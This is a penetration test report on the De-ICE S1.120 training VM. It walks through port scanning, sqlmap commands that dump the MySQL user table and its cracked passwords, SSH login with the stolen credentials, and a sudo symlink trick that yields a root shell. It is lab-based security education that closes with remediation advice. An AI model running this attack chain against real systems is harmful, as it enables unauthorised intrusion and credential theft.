De-ICE Vulnerable VM Series

De-ICE S1.120 Penetration Test Report

Table of Contents

Versioning Control

Version	Date	Description	Author
v1.0	04/26/2024	Full Assessment	Cameron J. Wade

Executive Summary

Testing was performed using a Kali Linux virtual machine.

This test was used to evaluate the third device in a client network. This machine hosted a storefront page that interacted with a backend database management system to pull product information to display on the webpage. This interaction was exploited due to lack of user input validation, allowing the user to query and pull information from the backend databases. This includes information like usernames and passwords.

** Disclaimer: Testing was conducted in an isolated virtual network, so the methods used to perform testing do not disturb others on the client network. **

Phase Testing


1.) Information Gathering

When the target machine is online and available, a port scan needs to be run to see what potential avenues of attack exist on the machine. This can be done with the nmap tool with the '-sV' flag to enumerate service versions. 'nmap -sV 192.168.1.120'


```
└─$ nmap -sV 192.168.1.120
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-
Nmap scan report for 192.168.1.120
Host is up (0.00037s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.2
22/tcp   open  ssh      OpenSSH 5.1 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.11 ((Unix)
5.10.0)
443/tcp  open  ssl/http Apache httpd 2.2.11 ((Unix)
5.10.0)
3306/tcp open  mysql    MySQL (unauthorized)
Service Info: OS: Unix
```

It looks like there are two active web servers, one on 80 and one on 443. These will serve as the next point of investigation. It also looks like there is a SQL database on 3306. If those web servers utilize that SQL database as a back-end DB and make calls to it, this could also be utilized as an avenue of exploitation.


When navigating to http://192.168.1.120, a data entry site is displayed which has a note that states "Please note that this site is for internal use only." There are options to "Add Product" and "View Products" indicating that these pages may interact with a backend database.




When viewing 'View Products' initially, it does not look like there are currently any products added. One can be added from the 'Add Products' link on the homepage.




Now, when viewing 'View Products' the newly created product appears and can be selected. Select it and click 'Submit' to view product information.



The product link looks like it may be making a call to a backend database call similar to the following “SELECT * FROM products WHERE id=1;”. This may be able to be confirmed with the SQLmap tool. A terminal can be used to execute command ‘sqlmap -u http://192.168.1.120/products.php?id=1 -–dbs' which will use the SQLmap tool to probe the URL to determine if it’s interacting with a backend database. If it happens to be interacting with one, it will display the list of databases that it can interact with.







The SQLmap tool has detected that the back-end database management system is MySQL. Which means the syntax of the commands the webpage is making is MySQL syntax. The available databases that the webpage can interact with are displayed as well. This information can be used to perform SQL injection attacks if there is no proper input validation.

2.) Obtaining User Credentials

The SQLmap tool can also be used to extract information from those available databases. The ‘mysql’ database looks interesting. That database can be polled for its available tables using ‘sqlmap -u http://192.168.1.120/products?id=1 -D mysql –tables'. The ‘-D’ flag is used to specify the table that is being polled and the ‘--tables’ flag specifies that the output should be composed of the tables that exist in the selected database.







There is a ‘user’ table that exists within the mysql database. That table can be polled for available columns using a similar method as before. There are two slight modifications that need to be made to the last SQLmap scan command to poll that table for columns. The ‘-T’ flag needs to be added followed by the desired table ‘user’. The ‘--tables’ flag needs to be changed to ‘--columns’ to specify that the output should consist of the columns that make up the table ‘user’. ‘sqlmap -u http://192.168.1.120/products.php?id=1 -D mysql –T user –columns'

```
[39 columns]
+-------------------------+---------------------------------------+
| Column                  | Type                                  |
+-------------------------+---------------------------------------+
| Host                    | char(60)                              |
| max_user_connections    | int(11) unsigned                      |
| User                    | char(16)                              |
| Alter_priv              | enum('N','Y')                         |
| Alter_routine_priv      | enum('N','Y')                         |
| Create_priv             | enum('N','Y')                         |
| Create_routine_priv     | enum('N','Y')                         |
| Create_tmp_table_priv   | enum('N','Y')                         |
| Create_user_priv        | enum('N','Y')                         |
| Create_view_priv        | enum('N','Y')                         |
| Delete_priv             | enum('N','Y')                         |
| Drop_priv               | enum('N','Y')                         |
| Event_priv              | enum('N','Y')                         |
| Execute_priv            | enum('N','Y')                         |
| File_priv               | enum('N','Y')                         |
| Grant_priv              | enum('N','Y')                         |
| Index_priv              | enum('N','Y')                         |
| Insert_priv             | enum('N','Y')                         |
| Lock_tables_priv        | enum('N','Y')                         |
| max_connections         | int(11) unsigned                      |
| max_questions           | int(11) unsigned                      |
| max_updates             | int(11) unsigned                      |
| Password                | char(41)                              |
| Process_priv            | enum('N','Y')                         |
| References_priv         | enum('N','Y')                         |
| Reload_priv             | enum('N','Y')                         |
| Repl_client_priv        | enum('N','Y')                         |
| Repl_slave_priv         | enum('N','Y')                         |
| Select_priv             | enum('N','Y')                         |
| Show_db_priv            | enum('N','Y')                         |
| Show_view_priv          | enum('N','Y')                         |
| Shutdown_priv           | enum('N','Y')                         |
| ssl_cipher              | blob                                  |
| ssl_type                | enum('','ANY','X509','SPECIFIED')     |
| Super_priv              | enum('N','Y')                         |
| Trigger_priv            | enum('N','Y')                         |
| Update_priv             | enum('N','Y')                         |
| x509_issuer             | blob                                  |
| x509_subject            | blob                                  |
```

Now there is a better sense of how the ‘user’ table is structured. All the data in that table can be dumped and interpreted to see if passwords can be deciphered. The SQLmap tool can also be used to crack hashes if it detects them. So, there is a high chance that, if there are hashes in the table, the tool can crack them.




Each entry is structured so that the first three values are the host, the username, and the password. The 'aadams' user was discovered in this database but with a different password. This time, the user had a password of '1234567'. This credential pair could potentially be used to establish a ssh connection to the target machine. 'ssh 192.168.1.120 -l aadams'




3.) Privilege Escalation

When connection had been established to the target machine, 'sudo -l' was executed and determined that the user 'aadams' didn't have any sudo access on the machine. The list of users and passwords obtained was large, so the '/etc/group' file may provide information on which users have administrative access to the machine. 'cat /etc/group'



It appears that the 'ccoffee' user is a member of the admin group. The password was obtained for this user from the SQLmap scan and the password was determined to be 'jordan'. The 'su' command for 'switch user' can be used to switch the currently active user if the correct password is provided for the user being switched to.



After the user has been switched, it is a good idea to transition to the user's home directory using 'cd ~'. Then, the user's sudo privileges should be checked using 'sudo -l'

```
ccoffee@slax:~$ sudo -l
User ccoffee may run the following commands on this host:
    (root) NOPASSWD: /home/ccoffee/scripts/getlogs.sh
ccoffee@slax:~$
```

The user ccoffee can run a command called 'getlogs.sh' as sudo. Interesting. The contents of the user's home directory can be displayed using 'ls -all'

```
ccoffee@slax:~$ ls -all
total 16
drwx------  3 ccoffee users  140 Apr 27 21:44 .
dr-xr-xr-x 53 root    root  1040 Apr 27 20:06 ..
-rw-------  1 ccoffee users   10 Apr 27 22:19 .bash_history
-rwx------  1 ccoffee users 3729 Apr 27 20:06 .screenrc
-rwx------  1 ccoffee users  779 Apr 27 20:06 .xsession
-rwx------  1 ccoffee users   57 Apr 27 20:06 DONOTFORGET
drwx------  2 ccoffee users   60 Apr 27 20:06 scripts
```


There is a scripts directory that exists in the user's home directory. And changing directory to that directory and listing it's contents shows that there is a script for 'getlogs.sh'. If the script can be edited, this script can be manipulated to, instead, launch a root shell. 'vim getlogs.sh'

```
"getlogs.sh" [Permission Denied]
```

Since the script cannot be edited, it will have to be renamed and a new 'getlogs.sh' will need created. Inside the newly created file, the /bin/sh command will have to be added to execute when the getlogs.sh command has been executed. The current script can be renamed using 'mv getlogs.sh old_command'. The new one can be created using a symbolic link by using 'ln -s /bin/sh getlogs.sh'

```
ccoffee@slax:~/scripts$ mv getlogs.sh old_command
ccoffee@slax:~/scripts$ ln -s /bin/sh getlogs.sh
ccoffee@slax:~/scripts$ ls
getlogs.sh  old_command
ccoffee@slax:~/scripts$
```

Now, the newly created file from the symbolic link can be launched using 'sudo' and escalation to a root shell should occur 'sudo ./getlogs.sh'



A root shell has successfully been obtained.

Security Recommendations

There was a lot of information obtained from using SQL injection methods and attacks. One way that this issue can be resolved is to incorporate input validation, any time that a web service is accepting user input to pass through to the backend database. If the input is not properly validated, it can allow the user to query the backend DBMS and pull sensitive information from the databases.

During the investigation, a tool was used to brute force passwords to accounts present on the target machine. This was possible because the passwords obtained from the brute force attack were weak and insecure. It would be a promising idea to develop and incorporate password policies that force users to produce complex passwords for their accounts.